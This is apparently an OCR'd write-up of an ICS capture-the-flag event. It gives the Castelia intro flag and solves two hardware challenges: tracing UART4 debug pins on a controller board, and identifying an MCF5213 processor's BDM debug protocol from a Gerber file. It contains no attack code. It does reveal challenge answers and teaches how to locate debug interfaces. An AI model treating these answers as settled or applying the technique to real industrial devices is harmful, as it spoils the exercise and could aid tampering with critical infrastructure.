


ICS CTF 2024 Writeup

Introduction

In this Capture the Flag event, you will be serving the role as an incident responder investigating various cyber incidents that occurred in the small city of Driftveil. This CTF is split into five main categories:

- Security Foundations: introduction challenges that provide an introduction to Malcolm and an overview of basic ICS and security concepts.
- Driftveil City: Driftveil City is a small city on the coast and has been experiencing issues with their city infrastructure ICS protocols.
- Castelia Solutions: Castelia Solutions is the primary water-treatment facility for Driftveil and have been experiencing issues with their Historian and various embedded devices.
- Virbank Medical: Virbank Medical is the main hospital serving Driftveil and its surrounding towns and has been experiencing issues due to ransomware and poor cyber hygiene.
- Anville Railway: Anville Railway is a large rail-transport operating company headquartered in Driftveil and has been experiencing issues with their ICS network and devices.

When solving challenges for these organizations, you and your team will be working alongside and assisting their engineers, technicians, IT, and security teams to investigate and remediate their cyber incidents. Each organization will have an introductory challenge to brief you on their situation and what they need your team's help with. The Security Foundations challenges serve as introductory-level challenges on various security and ICS concepts and are unrelated to the scenario.

Each company has provided network traffic to assist you in your investigation. All network traffic was taken on Thursday, June 20 2024 and has been ingested into Driftveil's security operations center's (SOC) Malcolm instance.

Castelia

Challenge | 50 Solves

Castelia Introduction

50

Castelia Solutions is the primary water-treatment facility for Driftveil and have been experiencing issues with their Historian and various embedded devices.

Castelia Solutions security team has prioritized the following issues to be addressed as soon as possible:

- **Layer Cake:** analyzing and tracing embedded device hardware board to find their debug interfaces
- **Spy-By-Wire:** analyzing serial traffic taken from ICS embedded device communication
- **MODifying History:** analyzing Modbus traffic and correlating it with Historian data
- **A Devil's Ransom:** recovering files and analyzing ransomware samples

Enter **water treatment** as the flag to begin these challenges


Flag format: water treatment. Example: ***water treatment***

0/10 attempts


Flag


Submit


Layer Cake 1 challenge





In the Layer Cake 1 challenge, I located the datasheet for the main controller and found that it uses an LQFP100 package. While the microcontroller features multiple UART channels, our focus is on UART4. According to the datasheet, the TX and RX pins for UART4 are assigned to pins 23 and 24, respectively. I traced these pins on the multi-layer PCB and found that the traces lead to connector J20. Specifically, the RX pin is connected to pin 11, and the TX pin is connected to pin 9.



LQFP100
1 PE2
2 PE3
3 PE4
4 PE5
5 PE6
6 VBAT
7 PC13
8 PC14
9 PC15
10 VSS
11 VDD
12 PH0
13 PH1
14 NRST
15 PC0
16 PC1
17 PC2
18 PC3
19 VDD
20 VSSA
21 VREF+
22 VDDA
23 PA0
24 PA1
25 PA2
26 PA3
27 VSS
28 VDD
29 PA4
30 PA5
31 PA6
32 PA7
33 PC4
34 PC5
35 PB0
36 PB1
37 PB2
38 PE7
39 PE8
40 PE9
41 PE10
42 PE11
43 PE12
44 PE13
45 PE14
46 PE15
47 PB10
48 PB11
49 VCAP_1
50 VDD
51 PB12
52 PB13
53 PB14
54 PB15
55 PD8
56 PD9
57 PD10
58 PD11
59 PD12
60 PD13
61 PD14
62 PD15
63 PC6
64 PC7
65 PC8
66 PC9
67 PA8
68 PA9
69 PA10
70 PA 11
71 PA12
72 PA13
73 VCAP_2
74 VSS
75 VDD
76 PA14
77 PA15
78 PC10
79 PC11
80 PC12
81 PD0
82 PD1
83 PD2
84 PD3
85 PD4
86 PD5
87 PD6
88 PD7
89 PB3
90 PB4
91 PB5
92 PB6
93 PB7
94 BOOT0
95 PB8
96 PB9
97 PE0
98 PE1
99 VSS
100 VDD


Castelia Controller
Mainboard
Rev 0.1
VAC1
VAC2



Castelia Controller
Mainboard
Rev 0.1
Strain Relief
BTM LIGHT
TOP LIGHT
Center Positive
VAC1
VAC2
AUX1
AUX2
AUX3
Servo1
Servo2


TP1
TP2
TP3 TP4 TP5
TP6
TP7 TP8
TP9 TP10



Castelia Controller
Mainboard
Rev 0.1
VAC1
VAC2
AUX1
AUX2
AUX3
Servo1
Servo2


TP7 TP8
TP9 TP10
TP3 TP4 TP5
TP6
TP1
TP2

Layer Cake 2 challenge




The lythos_processor-F_Silkscreen.gto file appears to be a Gerber file, commonly used in PCB design to define the graphical elements of printed circuit boards. This file specifically contains details about the PCB's layers, apertures, and drawing instructions for the silkscreen (the top legend layer in this case). I used the Online Gerber Viewer tool from PCBWay to identify the processor name. The microcontroller is labeled MCF5213 - QFP100. After searching for the name online, I found its datasheet, which revealed the debug protocol used: BDM (Background Debug Mode).



UARTCAN2
DB9
UARTCAN1
DB9
UARTCAN0
DB9
Lythos Processor Board
Revision 5.3.1
SWITCHJINV
SW_ONOFF1
CONN_2
J1
MCF5213-QFP100
XCR3256-TQ144
SW_PUSH
RST_SW1
ABRT_SW1
SW_PUSH
SW1
SW_PUSH
SW2
SW_PUSH
LED1
LED2
LED3
LED4
LED5
RCAN1
RCAN2
CAN_TERM1
CAN_EN1
LED_EN1
PULLDPEN1
TA-ELKOUT1
GND1
MCU_RST1
VS_EN1
UART_EN2
UART_EN1
UART_EN0
P1
P3
P4
U1
U3
U4
U5
U7
U8
U9
Y1
LY1
D6
D7
D8
D9
R64

